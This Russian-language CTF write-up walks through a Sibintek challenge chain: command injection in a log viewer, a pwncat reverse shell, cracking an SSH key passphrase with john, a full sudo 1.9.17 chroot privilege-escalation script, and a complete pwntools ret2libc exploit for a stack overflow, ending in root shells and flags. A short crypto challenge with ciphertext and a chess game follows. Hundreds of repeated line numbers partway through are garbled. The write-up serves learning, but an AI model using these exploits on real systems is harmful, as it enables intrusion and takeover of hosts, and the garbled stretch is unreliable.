Time.Started....: Tue Oct 21 15:22:48 2025 (0 secs)
Time.Estimated...: Tue Oct 21 15:22:48 2025 (0 secs)
Kernel.Feature...: Optimized Kernel (password length 0-31 bytes)
Guess.Base.....: File (..\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
```

Входим по логину и паролю admin.

```
Request
Pretty Raw Hex
1 GET /api/users/1 HTTP/1.1
2 Host: 192.168.45.21:7000
3 Accept: application/json, text/plain, */*
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
5 Accept: */*
6 Referer: http://192.168.45.21:7000/ticket/1
7 Accept-Encoding: gzip, deflate, br
8 Cookie: session=.JwJTkxKwzAQ_Ircx10S-1XeH0Iqd1qkQYnDpzCvn7KORU1Eg94NLW0mfMPISQB04Ca816vACX5KV3Uu13Vc1
9 Ffpgz2M0uL109pVHrzU_zayZmmeYjvdpgyVLog-e1zohTgLVYZSYJ2pTtWB06WQ08TN321aRaJFb02TEHb
11 l1L0C1O1Nw6d5a6sbyPyKt0T8xcfjdaibyt6wRIN9evzy774zf9s_1_kaw.xFeBFA.FtHC04HvRyxqgd
12 D1l1VW7nQ
13 Connection: keep-alive
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
617
618
619
619
620
621
622
623
624
625
625
626
627
627
628
629
629
630
631
632
633
633
634
635
635
636
637
637
638
639
639
640
641
641
642
643
643
644
645
645
646
647
647
648
649
649
650
651
651
652
653
653
654
655
655
656
657
657
658
659
659
660
661
661
662
663
663
664
665
665
666
667
667
668
669
669
670
671
671
672
673
673
674
675
675
676
677
677
678
679
679
680
681
681
682
683
683
684
685
685
686
687
687
688
689
689
690
691
691
692
693
693
694
695
695
696
697
697
698
699
699
700
701
701
702
703
703
704
705
705
706
707
707
708
709
709
710
711
711
712
713
713
714
715
715
716
717
717
718
719
719
720
721
721
722
723
723
724
725
725
726
727
727
728
729
729
730
731
731
732
733
733
734
735
735
736
737
737
738
739
739
740
741
741
742
743
743
744
745
745
746
747
747
748
749
749
750
751
751
752
753
753
754
755
755
756
757
757
758
759
759
760
761
761
762
763
763
764
765
765
766
767
767
768
769
769
770
771
771
772
773
773
774
775
775
776
777
777
778
779
779
780
781
781
782
783
783
784
785
785
786
787
787
788
789
789
790
791
791
792
793
793
794
795
795
796
797
797
798
799
799
800
801
801
802
803
803
804
805
805
806
807
807
808
809
809
810
811
811
812
813
813
814
815
815
816
817
817
818
819
819
820
821
821
822
823
823
824
825
825
826
827
827
828
829
829
830
831
831
832
833
833
834
835
835
836
837
837
838
839
839
840
841
841
842
843
843
844
845
845
846
847
847
848
849
849
850
851
851
852
853
853
854
855
855
856
857
857
858
859
859
860
861
861
862
863
863
864
865
865
866
867
867
868
869
869
870
871
871
872
873
873
874
875
875
876
877
877
878
879
879
880
881
881
882
883
883
884
885
885
886
887
887
888
889
889
890
891
891
892
893
893
894
895
895
896
897
897
898
899
899
900
901
901
902
903
903
904
905
905
906
907
907
908
909
909
910
911
911
912
913
913
914
915
915
916
917
917
918
919
919
920
921
921
922
923
923
924
925
925
926
927
927
928
929
929
930
931
931
932
933
933
934
935
935
936
937
937
938
939
939
940
941
941
942
943
943
944
945
945
946
947
947
948
949
949
950
951
951
952
953
953
954
955
955
956
957
957
958
959
959
960
961
961
962
963
963
964
965
965
966
967
967
968
969
969
970
971
971
972
973
973
974
975
975
976
977
977
978
979
979
980
981
981
982
983
983
984
985
985
986
987
987
988
989
989
990
991
991
992
993
993
994
995
995
996
997
997
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
146
```

Заходим в админ панель.



Пробуем на возможность command injection.

```
Результат выполнения:
Код возврата: 0
STDOUT:
===== Log Viewer v1.0 =====
Reads log files from /var/log directory

Reading log file from command line argument...
Resolved path: /var/log/btmp

===== Contents of /var/log/btmp =====
(file is empty)

===== End of file (read 0 lines) =====
__pycache__
database.py
instance
main.py
models.py
requirements.txt
static
```

Получаем reverse shell.

```
└─(cxr㉿QG-Desktop)-[~]─
└─$ pwncat -c
[22:35:42] Welcome to pwncat !
[local] pwncat$ listen --platform linux \5555
[22:35:52] new listener created for 0.0.0.0:5555
[22:36:20] localhost:43256: upgrading from /usr/bin/dash to /usr/bin/bash
localhost:43256: registered new host w/ db
[22:36:21] listener: 0.0.0.0:5555: linux session from localhost:43256 established
[local] pwncat$
[remote] max@cbd6e423a294:/app$ |
```

Смотрим, что есть в системе, видим в директории /home/max файл flag.txt , читаем его, забираем первый флаг.

```
(remote) max@cbd6e423a294:/home/max$ ls
flag.txt
(remote) max@cbd6e423a294:/home/max$ cat flag.txt
Sibintek{c0mm4nd_1nj3ct10n_thr0ugh_l0g_v13w3r}
(remote) max@cbd6e423a294:/home/max$ |
```

Первый флаг -  
**Sibintek{c0mm4nd\_1nj3ct10n\_thr0ugh\_l0g\_v13w3r}**

# 04

## Боковое перемещение по сети обратно.

Собираем информацию по хосту и находим приватный ключ ssh.

```
|| Possible private SSH keys were found!
/home/max/.ssh/id_rsa
```

Смотрим, что мы можем сделать от имени root.

Видим, что можем запускать без пароля от имени root  
странный пользовательский файл /bin/log\_viewer

```
|| Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Matching Defaults entries for max on 7ece12cf3fc2:
 env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, use_pty

User max may run the following commands on 7ece12cf3fc2:
 (ALL) NOPASSWD: /bin/log_viewer
```

Так как у нас при сканировании был ssh порт на backup по которому можно было подключиться, пробуем, но получаем запрос пароля для приватного ключа.

```
(remote) max@7ece12cf3fc2:/app$ ssh backup
The authenticity of host 'backup (172.18.0.4)' can't be established.
ED25519 key fingerprint is SHA256:rua47HcC8w7v0zluZm6zJW2j/2hvr0+vokYfbi56zUk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'backup' (ED25519) to the list of known hosts.
Enter passphrase for key '/home/max/.ssh/id_rsa':
```

Скачиваем, преобразуем **ssh2john** и брутим пароль по **rockyou.txt** при помощи John the Ripper, получаем пароль **maxpower**.

```
(cxr@QG-Desktop)-[~]
$ john --wordlist=/mnt/c/Users/lakti/Desktop/Some/rockyou.txt tmp.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 6 for all loaded hashes
Will run 20 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 0.01% (ETA: 07:05:33) 0g/s 486.9p/s 486.9c/s 486.9C/s sofia..poohbear1
maxpower (id_rsa)
1g 0:00:00:09 DONE (2025-10-22 23:18) 0.1049g/s 486.8p/s 486.8c/s 486.8C/s guzman..carola
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Подключаемся к хосту по SSH с полученным паролем и получаем флаг.

```
max@809ec4faf965:~$ ls
flag.txt
max@809ec4faf965:~$ cat flag.txt
Sibintek{h3ll0_pr1v4t3_k34y}
max@809ec4faf965:~$ |
```

Второй флаг - **Sibintek{h3ll0\_pr1v4t3\_k34y}**

# 05

## Поднятие привилегий на сервере backup.

Смотрим, что можно сделать с помощью linpeas.sh, он говорит проверить sudo на уязвимую версию

```
max@809ec4faf965:~$ sudo -V
Sudo version 1.9.17
Sudoers policy plugin version 1.9.17
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17
Sudoers audit plugin version 1.9.17
max@809ec4faf965:~$ |
```

Гуглим и находим экспloit на данную версию.

```
#!/bin/bash
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1
cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>
__attribute__((constructor)) void woot(void) { setreuid(0,0); setregid(0,0); chdir("/"); }
EOF
mkdir -p woot/etc/libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c
echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
```

К сожалению, из-за отсутствия gcc придется его собирать у себя. Исполняем его вручную для удобства и получаем root права.

```
(remote) max@809ec4faf965:/home/max$ ls
flag.txt linpeas.sh tmp.sh woot1337.so.2
(remote) max@809ec4faf965:/home/max$ mkdir t
(remote) max@809ec4faf965:/home/max$ mv tmp.sh t
(remote) max@809ec4faf965:/home/max$ cd t/
(remote) max@809ec4faf965:/home/max/t$ ls
tmp.sh
(remote) max@809ec4faf965:/home/max/t$ mv .. /woot1337.so.2 .
(remote) max@809ec4faf965:/home/max/t$ ls
tmp.sh woot1337.so.2
(remote) max@809ec4faf965:/home/max/t$ mkdir -p woot/etc/libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
(remote) max@809ec4faf965:/home/max/t$ mv woot
woot/ woot1337.so.2
(remote) max@809ec4faf965:/home/max/t$ mv woot1337.so.2 libnss_/
(remote) max@809ec4faf965:/home/max/t$ sudo -R woot woot
root@809ec4faf965:#
root@809ec4faf965:# |
```

Находим **flag.txt**, читаем его, получаем флаг

```
root@809ec4faf965:/root# ls
flag.txt
root@809ec4faf965:/root# cat flag.txt
Sibintek{sud0_1_9_17_expl01t}
root@809ec4faf965:/root# |
```

Третий флаг - **Sibintek{sud0\_1\_9\_17\_expl01t}**

# 06


## Получение root на сервисе.

Возвращаемся обратно на сервис и смотрим, что можно сделать с бинарным файлом.

```
(remote) max@0620ab4bcbbe:/app$ sudo /bin/log_viewer ../../etc/passwd
===== Log Viewer v1.0 =====
Reads log files from /var/log directory

Reading log file from command line argument...
Resolved path: /etc/passwd
Error: Path '/etc/passwd' is outside of /var/log directory
Error: Invalid path! File must be in /var/log directory.
(remote) max@0620ab4bcbbe:/app$ |
```

LFI нельзя получить, придётся проверить другие методы.  
Скачиваем и открываем в ida или другом дизассемблере.




```
IDA View-A Pseudocode-A
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3 char filepath[4096]; // [rsp+10h] [rbp-1100h] BYREF
4 char filename[256]; // [rsp+1010h] [rbp-100h] BYREF
5
6 setup();
7 puts("===== Log Viewer v1.0 =====");
8 printf("Reads log files from %s directory\n\n", "/var/log");
9 if (argc <= 1)
10 {
11 printf("Enter log filename (e.g., syslog, auth.log): ");
12 if (!fgets(filename, 512, stdin))
13 {
14 puts("Error reading input.");
15 return 1;
16 }
17 filename[strcspn(filename, "\n")] = 0;
18 if (!filename[0])
19 {
20 puts("Error: Empty filename.");
21 return 1;
22 }
23 }
24 if (!strcmp(filepath, "/var/log", 8u))
25 {
26 strcpy(filepath, filename, 0xFFFFu);
27 filepath[4095] = 0;
28 }
29 else
30 {
31 sprintf(filepath, 0x1000u, "%s/%s", "/var/log", filename);
32 }
33 else
34 {
35 puts("Reading log file from command line argument...");
36 if (!strcmp(argv[1], "/var/log", 8u))
37 {
38 strcpy(filepath, argv[1], 0xFFFFu);
39 filepath[4095] = 0;
40 }
41 else
42 {
43 sprintf(filepath, 0x1000u, "%s/%s", "/var/log", argv[1]);
44 }
45 }
46 read_log_file(filepath);
47 return 0;
48 }
```

```
if (!strcmp(filepath, "/var/log", 8u))
{
 strcpy(filepath, filename, 0xFFFFu);
 filepath[4095] = 0;
}
else
{
 sprintf(filepath, 0x1000u, "%s/%s", "/var/log", filename);
}
else
{
 puts("Reading log file from command line argument...");
 if (!strcmp(argv[1], "/var/log", 8u))
 {
 strcpy(filepath, argv[1], 0xFFFFu);
 filepath[4095] = 0;
 }
 else
 {
 sprintf(filepath, 0x1000u, "%s/%s", "/var/log", argv[1]);
 }
}
read_log_file(filepath);
return 0;
```

Видно, что fgets может принять 512 байт в буфер размером в 256 - у нас есть stack overflow.

Посмотрев файл, ничего не найдём для эксплуатации.  
Придётся делать rop2libc (техника эксплуатации уязвимости stack overflow) что т, следовательно скачиваем libc



```
IDA View-A
-000000000000001106 // padding byte
-000000000000001105 // padding byte
-000000000000001104 int argc;
-000000000000001100 char filepath[4096];
-00000000000000100 char filename[256];
+000000000000000000 _QWORD __saved_registers;
+000000000000000008 _UNKNOWN * __return_address;
+000000000000000010 // end of stack variables
```

Указатель `filename` указывает на 0x100 байт. Также, закинем `socat`, запустим `socat`, перекинем `chisel` на порт `socat`.

```
(remote) max@0620ab4bcbbe:/tmp/socat$./socat TCP-LISTEN:5555,fork EXEC:"sudo /bin/log_viewer"
```

Напишем экспloit:

```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

p = remote('127.0.0.1', 7000) # Укажите хост и порт для удаленного подключения
elf = ELF('./bins/log_viewer')
libc = ELF('./bins/libc.so.6') # Укажите путь к libc целевой системы

rop = ROP(elf)
POP_RDI = 0x0040147e
RET = 0x0040147f

def search_logs(username_payload):
 p.recvuntil(b"syslog, auth.log): ")
 p.sendline(username_payload)

offset_to_ret = 0x108 # Смещение до функции возврата

Создаем payload для переполнения буфера и leak адреса из libc
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = elf.symbols['main']
log.info(f"puts@plt: {hex(puts_plt)}")
log.info(f"puts@got: {hex(puts_got)}")
log.info(f"main: {hex(main_addr)}")
```

```
Первый payload для утечки адреса libc
payload = b"A" * offset_to_ret
payload += p64(POP_RDI) # pop rdi; ret
payload += p64(puts_got) # адрес GOT entry puts
payload += p64(puts_plt) # адрес PLT puts
payload += p64(main_addr) # адрес main для возврата в программу

Отправляем первый payload для утечки адреса libc
print(payload, len(payload))
search_logs(payload)
print(p.recvuntil(b"/var/log directory.\n"))

Получаем адрес puts из вывода
leaked_data = p.recvline()[:-1]
print(leaked_data)
puts_leaked = u64(leaked_data.ljust(8, b"\x00"))
log.success(f"Leaked puts address: {hex(puts_leaked)}")

Вычисляем базовый адрес libc
libc_base = puts_leaked - libc.symbols['puts']
log.success(f"Libc base: {hex(libc_base)}")

Вычисляем адреса нужных функций в libc
system_addr = libc_base + libc.symbols['system']
bin_sh_addr = libc_base + next(libc.search(b'/bin/sh'))

log.info(f"System address: {hex(system_addr)}")
log.info(f"/bin/sh address: {hex(bin_sh_addr)}")

Создаем второй payload для запуска shell
payload2 = b"A" * offset_to_ret
if RET: # Для выравнивания стека, если необходимо
 payload2 += p64(RET)
payload2 += p64(POP_RDI) # pop rdi; ret
payload2 += p64(bin_sh_addr) # адрес строки /bin/sh
payload2 += p64(system_addr) # адрес функции system
Отправляем второй payload для получения shell
search_logs(payload2)
Переходим в интерактивный режим
p.interactive()
```

Выполняем, получаем root.

```
[*] main: 0x4014ee
b'AA
b'Resolved path: (null)\nError: Unable to resolve path '/var/log/AAAAAAA
b'\xa0\x05 \x95A\x7f'
[+] Leaked puts address: 0x7f41952005a0
[+] Libc base: 0x7f4195180000
[*] System address: 0x7f41951d3110
[*] /bin/sh address: 0x7f4195327ea4
[*] Switching to interactive mode
Resolved path: (null)
Error: Unable to resolve path '/var/log/AAAAAAA
Error: Invalid path! File must be in /var/log directory.
ls
socat
whoami
root
```

Четвёртый флаг - **Sibintek{r0p\_1n\_l0g\_v13v3r}**

Переходим в директорию /root, видим **flag.txt**, читаем, забираем последний флаг

```
Error: Invalid path! File must be in
ls
socat
whoami
root
cd /root
ls
flag.txt
cat flag.txt
Sibintek{r0p_1n_l0g_v13v3r}
```



**Название:** Queen never cry

**Категория:** Crypto

**Очки:** динамическое начисление

**Описание:** У нас в офисе ДНК очень много развлечений! Наших умников всегда особенно привлекает шахматная доска в зоне отдыха, играют даже вместо обеда. Только почему-то королев там слишком много, и расставлены они как-то странно. Там еще записку оставили недавно, единственное - вообще непонятную.

**Флаг:** Sibintek{Qu3en\_1s\_m0st\_1Mp0rtan7\_f1Gur3}

# 01

Дана картинка, а также файл **enc**. Файл можно попробовать прочитать при помощи `cat`, или открыть в блокноте.

```
$ cat enc
15, 122, 181, 11, 57, 225, 159, 35, 172, 138, 8, 185, 134, 251, 97, 19,
210, 75, 242, 25, 101, 182, 133, 183, 19, 239, 136, 124, 204, 40, 131, 222,
55, 85, 224, 72, 199, 75, 187, 100, 190, 25, 38, 119, 113, 170, 164, 78,
89, 68, 76, 25, 83, 176, 249, 105, 21, 17, 123, 220, 139, 105, 226, 255,
38, 51, 191, 41, 9, 84, 26, 218, 120, 232, 61, 110, 180, 44, 15, 53, 181,
122, 145, 136, 113, 5, 229, 69, 249, 51, 230, 87, 188, 226, 160, 10, 53,
239, 230, 182, 24, 116, 21, 77, 25, 147, 19, 249, 87, 244, 81, 245, 141,
18, 60, 181, 151, 218, 117, 223, 79, 237, 207, 120, 222, 148, 191, 140,
240, 28, 81, 232, 16, 91, 245, 191, 246, 35, 82, 143, 203, 35, 238, 99,
126, 46, 49, 229, 118, 192, 33, 238, 82, 130, 64, 137, 245, 62, 126, 126,
234, 166, 175, 189, 210, 100, 254, 162, 100, 183, 135, 184, 237, 102, 223,
223, 93, 171, 27, 141, 12, 119, 37, 72, 55, 159, 143, 131, 215, 169, 83,
61, 245, 159, 177, 68, 133, 69, 35, 130, 141, 132, 54, 22, 209, 113, 169,
174, 162, 98, 0, 87, 185, 194, 152, 197, 61, 161, 85, 78, 98, 135, 190, 79,
2, 25, 13, 236, 23, 193, 235, 25, 132, 209, 36, 188, 141, 179, 163, 49,
254, 241, 134, 238, 93, 193, 145, 1, 254, 155, 236, 142, 213, 187, 153,
171, 132, 233, 134, 206, 141, 179, 243, 169, 22, 161, 172, 30, 181, 179,
19, 49, 206, 241, 172, 132, 101, 25, 251, 177, 174, 9, 134, 206, 101, 179,
74, 51, 92, 19, 14, 204, 103, 179, 154, 209, 166, 155, 164, 254, 101, 139,
51, 163, 182, 9, 252, 190, 61, 17, 145, 129, 174, 249, 172, 38, 61, 179,
11, 137, 158, 225, 244, 166, 23, 185, 227, 129, 132, 57, 196, 206, 133,
145, 145, 249, 174, 81, 134, 246, 109, 9, 241, 163, 206, 57, 190, 30, 23,
249, 251, 33, 254, 9, 36, 142, 101, 17, 100, 65, 92, 238, 76, 165, 188, 12,
100, 36, 244, 134, 14, 198, 22, 46, 229, 108, 20, 44, 238, 108, 117, 12,
100, 6, 244, 46, 205, 6, 92, 15, 77, 5, 244, 134, 238, 101, 244, 134, 13,
196, 119, 236, 100, 68, 22, 46, 100, 165, 181, 108, 100, 69, 149, 134, 76,
```

6, 52, 46, 173, 228, 117, 79, 140, 108, 181, 204, 236, 196, 22, 71, 100, 64, 149, 14, 100, 65, 92, 12, 109, 69, 149, 239, 100, 165, 92, 175, 14, 108, 214, 143, 204, 108, 22, 46, 76, 229, 213, 173, 100, 102, 22, 46, 238, 230, 119, 134, 173, 198, 245, 206, 204, 38, 221, 134, 77, 230, 188, 236, 100, 229, 117, 239, 204, 108, 117, 79, 172, 69, 149, 175, 238, 71

В выводе видим числа. Пока непонятно, идем дальше.

# 02

## ВАЖНАЯ ПАРТИЯ !!!!

1. c4 f5
2. Nc3 Nf6
3. d4 e6
4. a3 d5
5. e3 Be7
6. Bd3 O-O
7. Nf3 Ne4
8. cxd5 exd5
9. Qb3 Nf6
10. O-O c6
11. Bd2 g6
12. Ne5 Nbd7
13. Nxd7 Qxd7
14. Rad1 Kg7
15. f3 Bd6
16. e4 fxe4
17. fxe4 dxe4
18. Nxe4 Be7
19. Bc3 Qd5
20. Qc2 Bf5
21. Nxf6 Rxf6
22. Bxf5 Rxf5
23. Rxf5 gxf5
24. Qf2 Bd6
25. Qh4 Rf8
26. Re1 Rf6
27. Qh3 Rh6
28. Qf3 Bxh2+
29. Kf1 Bd6
30. Re8 Qxf3+
31. gxf3 Kf7
32. Ra8 Re6
33. Rx a7 Re7
34. Ra8 Ke6
35. Rf8 Rf7

Стоило по-другому  
сходить

